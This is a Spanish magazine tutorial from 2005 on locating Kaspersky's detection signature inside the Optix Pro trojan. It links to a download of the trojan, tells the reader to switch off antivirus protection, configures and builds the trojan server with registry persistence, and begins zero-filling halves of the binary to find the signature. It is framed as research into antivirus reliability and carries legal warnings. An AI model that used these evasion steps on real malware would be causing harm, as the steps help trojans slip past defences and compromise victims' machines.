En esta demostración convertiremos en indetectable para uno de los AV más populares, el **Kaspersky**, a uno de los troyanos más conocidos de la gente de '**Evil Eye Software**' (EES): el **Optix Pro** en su versión **1.32**. ¿Por qué este y no otro? Pues primero porque necesitamos un archivo que sea ampliamente detectado por todos los AV. Y segundo porque es bastante "limpio", es fácilmente eliminable una vez instalado, tanto "a mano" como automáticamente desde su cliente. Este punto es importante porque será necesario ejecutar el troyano para comprobar su correcto funcionamiento una vez modificado, y no me parece muy... esto... digamos "saludable" el ejecutar un virus modificado que, por ejemplo, nos formatee el disco duro (o_O!) tan sólo para comprobar que todas las modificaciones funcionan correctamente. Por no hablar del tremendo daño ajeno que podríamos causar si decidiéramos modificar un gusano y este acabara escapándose de nuestras manos e infectando otros ordenadores. Esto último, además, nos convertiría en **delincuentes**. Así que extremad el cuidado al usar los conocimientos que aquí se explican puesto que su única finalidad es la investigación en equipos exclusivamente de vuestra propiedad. De lo contrario podríais incluso acabar en la cárcel.

También debo advertir de que todos los datos referentes a los AV que se dan en este artículo deben considerarse meramente orientativos debido a que la inmensa mayoría de ellos se actualizan automáticamente cada día (en el caso concreto del KAV sucede cada pocas horas). Con esto me refiero tanto a las firmas que vamos encontrando a lo largo de la práctica, como a la valoración final de su heurística una vez aplicado el **método RiT**. Por eso es posible que cuando hagáis vosotros la práctica encontréis que no os coinciden los datos a pesar de hacer todos los pasos correctamente. Debéis tener en cuenta que eso no es necesariamente un error vuestro ni mío, puede que simplemente las firmas del KAV para este archivo o su motor heurístico hayan sido actualizados. Lo que sí puedo asegurar es que lo escrito aquí es verídico (salvo error humano o tipográfico) en el momento de redactar este artículo, en Marzo del 2005. De todas formas este hecho no interfiere en el objetivo principal de la práctica, que es enseñar **una manera más** de poder valorar nosotros mismos la fiabilidad de nuestro AV.

He dejado un paquete en la web de la revista que contiene esta versión del troyano, el servidor particular que utilizaremos en las pruebas y algunas de las herramientas que necesitaremos para realizar la práctica. Durante toda la práctica deberemos tener controlado el antivirus que estemos usando para que nos deje trabajar sin interrumpirnos a cada segundo avisándonos de que ha encontrado un troyano (el Optix, cómo no), e impidiéndonos el acceso o borrándolo directamente para meterlo en cuarentena. Yo suelo tener un directorio en la lista de exclusiones del scanner residente del AV. Pero eso no siempre es suficiente, por ejemplo cuando abrimos el troyano con el editor hexadecimal es probable que el AV nos detecte el código malicioso en la memoria (así ocurre con el NOD32), en estos casos no queda más remedio que apagar el módulo residente del AV para que no moleste. Este es el link directo para la descarga:

http://www.hackxcrack.com/programas/HXC28_antivirus.rar

El paquete es un 'rar' que contiene la versión del troyano que estudiaremos, el archivo base usaremos para la práctica y una herramienta que usaremos y que es un poco difícil de encontrar:

> TroyanoOptixPro
> ServidorOptixBase
> ToPo

Para los despistados que todavía no lo conozcan, un archivo '**rar**' es como un '**zip**' pero mejor. Necesitas el winrar para descomprimirlo (www.rarsoft.com).

Todos los rar llevan la contraseña 'hxc' para que no tengáis problemas con vuestros AV al bajarlos.

Preparando el troyano

Para empezar vamos a crear y configurar el troyano **Optix**. Normalmente todos los troyanos, al igual que las otras



*En esta demostración convertiremos en indetectable para el **Kaspersky**, a uno de los troyanos más conocidos de '**Evil Eye Software**' (EES): el **Optix Pro.***

*Los troyanos, igual que otras herramientas de acceso remoto, contienen dos programas distintos: **Cliente** y **Servidor**.*

Imagen 1.

herramientas de acceso remoto, se componen de dos programas distintos: el **cliente** y el **servidor**. El cliente es el que ejecutamos en la maquina local y sirve para poder conectarse al servidor. El servidor es la parte que será instalada en el PC remoto y es donde realizaremos las modificaciones necesarias para que el AV no lo detecte. Digo normalmente porque en ocasiones el mismo programa puede comportarse como cliente y como servidor dependiendo de los parámetros con que sea inicializado (es el caso del **Wollf** de **X-Focus**). Como se trata de una aplicación de dudosa factura (no olvidemos que es detectado por los AV) y de código cerrado, no podemos tener la seguridad absoluta de que no permite acceso remoto a terceros sin nuestra autorización, así que os recomiendo encarecidamente que para mayor seguridad no permanezcáis conectados a internet mientras uséis este troyano, no os hará ninguna falta para realizar todos los pasos de la práctica sin problemas.

Empecemos. La primera vez que ejecutamos tanto el cliente como el servidor nos sale un aviso para que aceptemos las condiciones de uso de este software. Para poder aceptar y continuar debemos introducir el nombre indicado, dicho nombre lo averiguaremos después de leer con atención la información que aparece en ese punto. Hecho esto nos vamos a la carpeta **Builder** ('Constructor') dentro de la del Optix, abrimos el builder.exe y nos aparece la ventana de la ***Imagen 1***.

Como veis la gente de EES cuida mucho el diseño en sus 'herramientas', eso siempre se agradece ;). En el panel de la izquierda encontramos los distintos apartados de configuración:

·> El primero, '**Builder Settings**', sirve para seleccionar el lenguaje de la aplicación, lo dejamos tal cual y pasamos al siguiente.

·> En '**Main Settings**' encontramos dos subapartados:

-'**General Information**'. Este apartado es para configurar la información que enviará el troyano a través del método de notificación que elijamos más adelante. Los métodos de notificación se usan para poder localizar el servidor remoto una vez instalado, principalmente por si tiene una IP dinámica. Como nosotros nos lo vamos a instalar a nosotros mismos no nos hará falta nada de esto. Tan solo cambiaremos el nombre de identificación del servidor para poder identificar cada versión si necesitamos hacer más de uno. También cambiaremos el puerto por defecto y estableceremos la contraseña, que aunque realmente no hace falta nunca esta de más seguir buenas costumbres de seguridad básica ;).

Esto es lo que yo he puesto:

-'Identification Name':***Servidor de prueba v01***
-'Server Port': ***2005***
-'Server Password': ***prueba***
-'Confirmation': ***prueba***

-'**Server Icon**'. Aquí el builder nos deja elegir el icono que queremos ponerle al ejecutable que nos generará al finalizar la configuración. Elegimos el icono que más no guste y pasamos al siguiente apartado. Yo elegí el que viene por defecto.

·> En '**Startup Installation**' configuraremos el método de ejecución automática del servidor en cada inicio del windows y el nombre y localización del archivo una vez instalado.

- '**Startup**'. Aquí se indica cómo queremos que se cargue el troyano cada vez que se inicie el Windows. Como no necesitamos filigranas, tan solo que funcione, elegimos el primer método 'Registry Run (ALL OS)', que como ya nos indica el nombre nos crea la clásica entrada en el registro en:

[HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]

Un poco mas abajo en 'Registry Key Name' le ponemos el nombre de la clave que queramos que use, yo he optado por una bastante más descriptiva que la que viene por defecto: 'ServidorOptix'.

-'**File Setup**'. Aquí damos el nombre de archivo que queremos que tenga el servidor una vez instalado, en mi caso 'ServidorOptix.exe' y le decimos si preferimos que lo ponga en el directorio raíz del Windows ('c:\windows', normalmente) o en el del sistema ('c:\windows\system32'), yo elegí este último.

La casilla que hay justo debajo ('Melt Server after installation') sirve para que se autoborre el archivo instalador una vez esté completamente instalado el servidor. Para nosotros será más cómodo que eso no suceda.

-'**Notifications**'. Este es el apartado al que hacía referencia anteriormente. Como no necesitamos ningún método de notificación ya que nos lo instalaremos a nosotros mismos, no solo no configuramos ninguno sino que borramos la entrada por defecto que hay en ICQ (mira que son pillos estos de EES xD).

-'**Firewalls & AVS Evasion**'. En este apartado hay toda una serie de contramedidas pensadas para luchar contra los AV o Firewalls que impiden la correcta ejecución del servidor, no nos olvidemos de que estamos configurando un software catalogado como **troyano**. Bien, aquí es **muy importante** que desactivéis **todas** las casillas, ya que

para las pruebas que vamos a hacer necesitamos que no se interfiera en absoluto en la labor de los AV.

No necesitamos configurar nada más, con estos parámetros tenemos configurado el servidor del Optix para que se ejecute de manera **inofensiva**.

Ahora solo nos falta crear el ejecutable instalador. Pulsamos sobre el gran botón negro de arriba a la izquierda '**Build/Create Server**' y nos sale la típica ventana para guardar archivos, elegimos lugar y nombre y guardamos. Siempre es conveniente poner un nombre descriptivo, en mi caso he creado una carpeta que se llame 'Servidor Original' y he llamado al archivo '**SrvOptix-Ins.exe**'. Cuando le damos a guardar nos aparece una ventana que nos dice que ahora es el momento adecuado para empacar, encriptar o hacer las modificaciones que queramos al ejecutable para complicarle el trabajo a los AV, y que si queremos nos lo comprimen automáticamente con el UPX. Pero nada de esto nos interesa para las pruebas que realizaremos, ya que nuestro objetivo es que **en principio** el servidor sea detectado como troyano por los AV sin ningún problema, así que le decimos que no haga nada 'Ok, All done!' y nos informa en la barra de estado del builder de que todo ha ido bien 'Settings writen succsessfully'.Vamos al directorio donde lo hemos guardado y vemos que efectivamente nos encontramos el archivo '**SrvOptix-Ins.exe**' de 801 kb. Si seleccionamos el archivo en el explorer y le damos a botón 'derecho'> 'propiedades' nos dice que el tamaño exacto es de '800 KB (819.489 Bytes), el tuyo debería ser exactamente del mismo tamaño si has puesto los mismos datos que yo, o ligeramente diferente si has cambiado algún dato poco importante como el password, el icono, o el nombre de la clave de registro. Si el tamaño del tuyo difiere en más de 150 bytes arriba o abajo es que algo has hecho mal, lo mejor es que empieces de nuevo o directamente uses el mío que encontrarás en el paquete que has descargado.

Perfecto, ya tenemos el archivo instalador del troyano, vamos a probarlo ^^!

Ejecutamos el instalador y.... bueno, aquí pueden pasar varias cosas. Si tenemos un firewall instalado y activado (como

*Estos conocimientos tienen como única finalidad la **investigación** en equipos **exclusivamente de vuestra propiedad**, de lo contrario podríais incluso acabar en la **cárcel**.*

*Configuraremos el **servidor** del **Optix** para que se ejecute de manera **inofensiva**.*



Imagen 2.

por ejemplo el del SP2 del Windows XP) lo normal es que nos avise de que un nuevo ejecutable ha abierto puertos o intenta comunicarse con el exterior. Como nos vamos a comunicar con él desde nuestro propio PC le podemos decir que bloquee la comunicación de ese ejecutable con el exterior, en principio no representa un problema con el firewall del XP SP2. Puede que con otros firewalls sí nos de algún problema, en ese caso o lo configuramos adecuadamente para que no interfiera o directamente lo desactivamos. Para estar totalmente seguros siempre podemos desconectar el cable de red o el modem mientras hacemos las pruebas.

En el caso de que no tengamos firewall no notaremos que pase nada. Eso es totalmente normal, se trata de un troyano, una de sus características principales es instalarse sigilosamente ;). Para comprobar que efectivamente se ha instalado podemos mirar en el registro y verificar que se ha añadido una clave llamada 'ServidorOptix' con la ruta del archivo donde teníamos previsto que se instalara.

Todo bien pues, ahora toca comprobar que se comunique correctamente con el **cliente** del troyano, la parte que ejecutamos en nuestra máquina y que servirá para controlar el PC remoto. Vamos a la carpeta Optix del paquete que hemos bajado, vamos dentro de la carpeta 'Client' y al ejecutar el archivo **client.exe** veremos la ***Imagen 2***.

Aquí ponemos la IP destino que en nuestro caso coincide con la que sale por defecto, localhost o **127.0.0.1**. El puerto que elegimos era el **2005** y la password **prueba**. Le damos al botón verde para conectarnos y... ok!, la barra de estado nos informa que nos hemos conectado sin problemas.

En el árbol de la izquierda de la ventana tenemos desglosadas todas las posibilidades de interacción entre cliente y servidor. Bien, comprobemos que hay buena comunicación entre ambos pidiéndole información al cliente sobre el servidor al que esta conectado. Vamos 'Server Options'>'Server Information' y le damos al botón de la derecha 'Get'. Si todo ha ido bien nos mostrará la configuración de nuestro servidor. En esta misma ventana en la parte inferior hay tres botones:

-'*Close Server File*' hará que se termine el proceso del servidor.

-'*Restart Server File*' nos reseteará el proceso, es decir, lo apagará y lo encenderá otra vez. Útil si se nos queda medio colgado el servidor.

-'***Uninstall Server***' este botón nos será de utilidad ya que nos desinstalará totalmente el servidor borrándolo del disco duro y eliminará la entrada del registro. Muy práctico ;).

Para los que todavía tengan dudas de si el servidor funciona correctamente se puede probar otra de las utilidades de este troyano como es el de navegar en los archivos del disco duro estilo explorer. Esta opción está en 'Managers'>'File Manager'. Se abrirá una ventana, le dais a 'Get Drives' y después

al desplegable y elegís una unidad de vuestro PC. Si todo va como debería se listarán los archivos de esa unidad a la derecha.

Bien, está claro que funciona. Vamos a desinstalarlo usando su propia utilidad en 'Server Options'>'Server Information'>'Server Uninstall'. Para finalizar comprobamos que efectivamente ha desaparecido la entrada del registro y el archivo del directorio system32. Perfecto. Ahora que nos hemos asegurado de que todo va como es debido es aconsejable que nos hagamos una copia de seguridad del archivo comprimiéndolo en un 'zip' o un 'rar' con contraseña, por ejemplo, así nos evitaremos tener que volver a realizar todo este proceso si modificamos por accidente el archivo original o si un AV nos lo detecta y borra sin que podamos evitarlo.

Bueno, esto es todo lo que necesitamos conocer del troyano para realizar nuestras prácticas: configurarlo, crearlo, instalarlo, comprobar que funciona y desinstalarlo. El troyano tiene infinidad de opciones más con las que podríamos jugar durante horas, pero no es el objetivo de este artículo. Además puede resultar **peligroso** e incluso **ilegal** hacer según qué cosas con él, así que si queréis investigar por vuestra cuenta hacedlo **siempre en equipos de vuestra propiedad** y tomando todas las precauciones que podáis.

Encontrando las firmas

El método que vamos a probar aquí fue descrito por **Badcode** en el foro de **elhacker.net** (muy recomendable la lectura tanto de la web como del foro), este es el link directo a su exposición:

http://foro.elhacker.net/index.php/topic,38580.0.html

Yo lo voy volver a explicar aquí adaptado a nuestro troyano. Intentaré también ampliar la explicación que hizo Badcode con consejos y trucos de mi cosecha que he ido aprendiendo durante estos meses que he estado practicándolo. Espero que la lectura resulte también amena y útil a aquellos que ya conocían el método.

Para dar una idea general de lo que vamos a hacer antes de empezar, lo que trataremos de conseguir con este método es reducir progresivamente el "espacio de búsqueda" donde el AV nos identifica la cadena de bytes que tiene catalogada, hasta que lleguemos al punto en que reduciendo más ese espacio el AV ya no detecta nada.

Para poder ir reduciendo ese "espacio de búsqueda" usaremos una adaptación "peculiar" del algoritmo 'Divide y Vencerás'. En concreto vamos a seguir los siguientes pasos:

1) Abrir el archivo en un editor hexadecimal, llenar la primera mitad con ceros y guardar el archivo resultante.

2) Hacer la misma operación pero rellenando la segunda mitad del archivo.

3) Escanear ambos archivos con nuestro AV para que él mismo nos diga en cual de las dos mitades se encuentra la cadena identificada.

4) Realizar los pasos 1 a 3 con la parte detectada por el AV hasta que deje de detectarlo en las dos últimas particiones.

Cada punto tiene sus particularidades que iremos viendo poco a poco. Para empezar buscaremos las cadenas que detecta la versión de evaluación del AV Kaspersky Personal Pro. Podemos encontrarla en:


http://www.kaspersky.com/trials?chapter=154373188 (26 mb)

Después de instalarlo, lo primero que debemos hacer es desactivar el monitor en tiempo real del AV para que no interfiera en nuestras pruebas y nos permita manipular el troyano a nuestro antojo. Otra posibilidad sería dejar el monitor activo y configurar su lista de exclusiones, pero eso no funcionará del todo bien con todos los AV ya que algunos escanean automáticamente todo lo que se carga en memoria cuando tienen el monitor activo, y eso hace que nos salte la alarma cuando, por ejemplo, abrimos el troyano con un editor hexadecimal. Aunque cuando hacemos eso el código del virus se carga en memoria sin posibilidad de ejecutarse, estos AV detectan igual la secuencia de bytes que tienen catalogada y hacen saltar la alarma.

Hablando de editores hexadecimales, necesitaremos uno bueno para continuar, el **HexWorkshop** por ejemplo. Puede bajarse una versión de evaluación desde su web oficial:

http://www.bpsoft.com/downloads/index.html

Imagen 3.



Una vez lo tenemos todo listo, instalado y funcionando, vamos a empezar. Abrimos con el HexWorkshop (HW a partir de ahora) el archivo 'SrvOptix-Ins.exe' que hemos creado (o el que estaba en el paquete). Una manera muy cómoda de hacerlo es usando la opción que nos ha añadido el HW en el menú contextual del botón derecho del ratón, el que nos sale cuando pulsamos sobre un archivo '.exe' en el explorer. Nos encontramos la ventana de la ***Imagen 3***.

La columna de la izquierda nos marca con números hexadecimales el offset (desplazamiento) con el que empieza cada línea de bytes, las columnas del centro agrupadas de 4 en 4 dígitos son los datos que componen nuestro archivo, también en formato hexadecimal, y la columna de la derecha nos traduce cada byte de datos a formato ASCII. Los bytes en hexadecimal (hex a partir de ahora) que no tienen traducción en ASCII se representan como un punto '.'. De ahora en adelante vamos a tratar con valores en base decimal y valores en base hex, para no liarnos pondremos 'h' detrás de todos los valores en hex.

Como he anticipado hace unas líneas el primer paso es rellenar la primera mitad del archivo con ceros. También he adelantado que habría particularidades, y aquí viene la primera: no vamos a rellenar totalmente la primera mitad porque tenemos que conservar intacta la **cabecera del PE**. Algunos diréis: Cabecera PE?... de qué esta hablando este tío??? o_O!

PE son las siglas de '**Portable Executable**' y es el formato de todos los archivos binarios ejecutables (tanto dlls como aplicaciones) para todas las plataformas win32 (windows 95 y NT). En los NT (y eso incluye XP) incluso los drivers están en este formato. Fue diseñado por Microsoft y estandarizado por el comité TIS (Tool Interface Standard) formado por Microsoft, Intel, Borland, Watcom, IBM y otras, en 1993. Al parecer basaron su diseño en las especificaciones del COFF ('Common Object File Format') usado para los 'ficheros objeto' y los ejecutables en varios sistemas Unix.

El caso es que los PE se estructuraron de manera que en su parte inicial se recopilan toda una serie de datos y parámetros de configuración sobre las características del archivo ejecutable, además de una tabla de contenidos para que el sistema pueda acceder directamente a la parte deseada sin tener que recorrer todo el código. Por ejemplo, si en un momento determinado el SO necesita mostrar el icono de un PE primero irá a su cabecera, leerá el dirección interna donde se encuentran los logos e irá directamente hasta ellos saltándose todo lo demás.

*Debemos mantener intacta la **cabecera PE** para evitar que el antivirus descarte el archivo antes de escanearlo completamente por considerarlo un archivo **no válido** o **corrupto**.*




Imagen 4.

Lo que a nosotros nos interesa de todo esto es que debemos mantener intacta la cabecera para evitar que el AV descarte el archivo antes de escanearlo completamente por considerarlo un archivo PE no válido o corrupto. La cabecera PE suele terminar en el offset (desplazamiento) 400h, aunque en realidad depende de varias cuestiones como las secciones que tenga el ejecutable o el lenguaje original de programación.


Dado que explicar todos los detalles sobre la estructura PE se escapa del objetivo del artículo, veremos una manera rápida y simple de conocer el offset exacto del final de la cabecera con la ayuda del programa **FileAlyzer** v1.2, creado por el mismo autor del famoso antispyware **Spybot - Search & Destroy**. Es un programa de libre distribución, así que podemos bajarlo y usarlo sin problemas a cambio de una donación voluntaria (y muy merecida) a su autor. Lo encontraréis aquí:

http://www.safer-networking.org/es/download/index.html .

Después de instalarlo vamos con el explorador de archivos hasta nuestro 'SrvOptix-Ins.exe', damos con el botón derecho para el menú contextual y seleccionamos 'Analyse file with FileAlyzer' para que no lo abra directamente. Una vez abierto (se puede cambiar el lenguaje a español desde Menú> Language) seleccionamos la pestaña '**Cabecera PE**' y vamos hacia el final de la lista a buscar el campo '**Size of headers**' como se puede apreciar en la ***Imagen 4***.

El valor (hexadecimal) que haya en ese campo es el offset que indica el final de

Imagen 5.



*Trataremos de reducir progresivamente el **"espacio de búsqueda"** donde el AV nos identifica la **firma**, hasta que lleguemos al punto en que reduciendo más ese espacio **el AV ya no detecta nada**.*

las cabeceras PE, que es lo que andamos buscando, en este caso 400h. Si queréis más información acerca del conjunto de la estructura PE podéis encontrarla en este texto de **numIT_or**:

http://fileinspector.webcindario.com/docs/numit.htm .

Bien, llegó la hora de hacer números así que sacad la calculadora. Con la del Windows en modo científico nos será más que suficiente :^p

Como se trata de llenar la mitad del archivo con ceros, vamos a buscar cual es el 'offset' ('desplazamiento') que está justo en la mitad. Para ello buscaremos el offset final, le restaremos el tamaño de la cabecera y lo dividiremos entre dos. Antes de empezar a meter números nos aseguramos de tener la calculadora en modo hex. Veamos, ¿cual es el último offset? Pues para saberlo basta que vayamos el HW y pongamos el cursor en el último byte. Miramos en la barra de estado y nos dice claramente 'Offset: 000C8121h' (***Imagen 5***).

Bien pues si a este número le restamos los 400h de la cabecera y dividimos el resultado entre 2 nos sale 63E90h. Lo que significa que el punto medio exacto del trozo de archivo que rellenaremos de ceros es el offset 64290h (= 63E90h + 400h). Perfecto, ahora vayamos a ese offset con el HW: Menú, 'Edit'>'Goto...' pasteamos el valor directamente de la calculadora y 'Go'. El atajo para ir directamente a 'Goto' es 'Cntrl+G', conviene memorizarlo porque lo usaremos mucho.

Ahora tenemos que seleccionar tooodos los bytes desde este hasta el 400h, que es donde acababa la cabecera. Para ello necesitaremos un poco de '*maña informática*'. Se puede hacer de muchas maneras, yo os explicaré la mía, pero usad la que queráis. Primero es conveniente marcar el principio y el final del trozo que rellenaremos con una cadena que podáis identificar fácilmente, como luego total sobrescribiremos con ceros pues no pasa nada. Como estamos al final del relleno vamos escribiendo 'A' y dándole al cursor para atrás hasta que tengamos unas tres líneas de 'A' seguidas que acaben justo en offset 64290h (***Imagen 6***).

Imagen 6.

```
0000064224 8BD5 E8B1 0A00 0085 C075 0733 C0E9 9601 0000 .........u.3......
0000064236 8B6C 242C 8B5C 2430 83FB AAAA AAAA AAAA AAAA .l$,.\$0..........
0000064248 AAAA AAAA AAAA AAAA AAAA AAAA AAAA AAAA AAAA ..................
000006425A AAAA AAAA AAAA AAAA AAAA AAAA AAAA AAAA AAAA ..................
000006426C AAAA AAAA AAAA AAAA AAAA AAAA AAAA AAAA AAAA ..................
000006427E AAAA AAAA AAAA AAAA AAAA AAAA AAAA AAAA AAAA ..................
0000064290 C07D 0733 C0E9 3201 0000 8B6C 242C 8B5C 2430 .}.3..2....l$,.\$0
00000642A2 8BF7 C1FE 0483 E70F 85FF 7471 0174 2410 3BFB ..........tq.t$.;.
00000642B4 7E21 578D 4424 248B CB8B D5E8 180A 0000 85C0 ~!W.D$$...........
00000642C6 7507 33C0 E9FD 0000 008B 6C24 2C8B 5C24 302B u.3.......l$,.\$0+
00000642D8 DF8B CB8B F5D3 FE8B CFB8 0100 0000 D3E0 4823 ................H#
00000642EA F03B 34BD 80D1 4900 7D0B 8B14 BDC0 D149 0003 .;4...I.}......I..
00000642FC D6EB 028B D68B FA8B 4C24 0C66 D3E7 8B44 2410 ........L$.f...D$.
000006430E 8B04 854C D449 008B 5424 1866 893C 42EB 5683
```

Como veis el HW nos marca en rojo los bytes que hemos modificado nosotros. Ahora nos vamos al offset 400h y hacemos lo mismo pero hacia la derecha para mantenernos dentro del intervalo que vamos a rellenar. Una vez hecho esto volvemos con el cursor al 400h apretamos la tecla mayúsculas y manteniéndola apretada vamos dándole a AvPág para ir seleccionando todos los bytes hasta el del offset 64290h. Hay que estar atentos para no pasarse, conviene ir fijándose en la barra de estado ya que nos informa de los bytes que llevamos seleccionados con un número en hex en el campo 'Sel:', junto al 'Offset:'. Tenemos que seleccionar exactamente 63E90h, así que cuando vayamos acercándonos a este número conviene pasar a usar el cursor para seleccionar en lugar de AvPág, si mantenemos las mayúsculas apretadas al hacer este cambio no perderemos lo que llevamos seleccionado.

Cuando lo tengamos todo correctamente seleccionado pulsamos con el botón derecho sobre la selección y elegmos 'Fill' (el acceso directo que es 'Cntrl + Ins' cuando hay algo seleccionado). Nos aparece la ventana de la ***Imagen 7***.




Imagen 7.

Le indicamos que lo rellene con '00' poniéndoselo en la casilla correspondiente y OK. En este momento el HW nos avisa de que no podrá deshacer esta acción porque supera su buffer de memoria para esta tarea, como estamos seguros de lo que hacemos le decimos que siga adelante y ya lo tenemos!.

Una vez hemos acabado el primer relleno, toca grabar los cambios en un archivo nuevo. Es conveniente que pongamos un nombre totalmente representativo a este archivo, por ejemplo introduciéndole el offset inicial y final de la parte intacta. Así cuando el AV lo cante, si es que lo canta, podremos ver directamente en qué intervalo está encontrando la firma que tiene catalogada. En este caso un nombre adecuado podría ser 'SrvOpt_64290-FIN.exe'.

También es importante mantener bien organizada la localización de los archivos en carpetas. Cuanto más organicemos y sistematicemos el proceso más fácil y rápido será encontrar los offsets para los diferentes AV, y mejor podremos reutilizar el trabajo hecho. Os cuento mi sistema. Guardo el archivo original en una carpeta llamada 'Fase_0', dentro de esta carpeta hago dos más que se llamen 'Fase_1a' y 'Fase_1b' y guardo siempre en la primera el archivo con la parte inicial intacta y en la segunda el de la última parte intacta. Luego, dependiendo de hacia donde voy avanzando, de donde me va detectando el las firmas el AV, voy haciendo subcarpetas con nombres secuenciales. Por ejemplo, si el AV detecta la firma en la parte inicial, es decir, en la carpeta 'Fase_1a' hago dos subcarpetas que se




Imagen 8.

llamen 'Fase_2aa' y 'Fase_2ab', y meto en cada una la parte inicial y final del nuevo subintervalo rellenado. De esta manera cuando busquemos las firmas que detecta un AV diferente, si le decimos que escanee la carpeta 'Fase_0' y todas sus subcarpetas seguramente nos ahorraremos varias divisiones. Y cuantas más divisiones tengamos hechas más rápido llegaremos a la firma. Además tan solo viendo el nombre de la carpeta en la que está el archivo detectado sabremos exactamente las divisiones que llevamos (por el número) y qué camino hemos ido siguiendo (por las letras).

Es posible que ahora mismo estéis un poco liados... ^_^! No os preocupéis, a medida que vayamos haciendo las 'divisiones', 'vaciando' cada parte (que viene a ser lo mismo que rellenar con ceros) y guardando el archivo en su carpeta correspondiente en nuestro caso práctico lo veréis con más claridad. De todas formas, como una imagen vale más que mil palabras, en la ***Imagen 8*** tenéis un ejemplo del sistema de carpetas.

Sigamos donde lo habíamos dejado, nos toca vaciar la segunda parte. Bien, ya conocemos el método, abrimos el archivo original, vamos al offset del centro del intervalo a vaciar (64290h) y rellenamos con ceros hasta el final. Al resultado lo guardamos como 'SrvOpt_400-64290.exe' en la carpeta 'Fase_1a' dentro de 'Fase_0', que es la que le corresponde por tener la primera parte intacta. Y el archivo anterior (el 'SrvOpt_64290-FIN.exe') lo ponemos en la carpeta 'Fase_1b'. Por último hacemos una copia de seguridad de cada archivo comprimiéndolo en sus respectivos '.rar'.

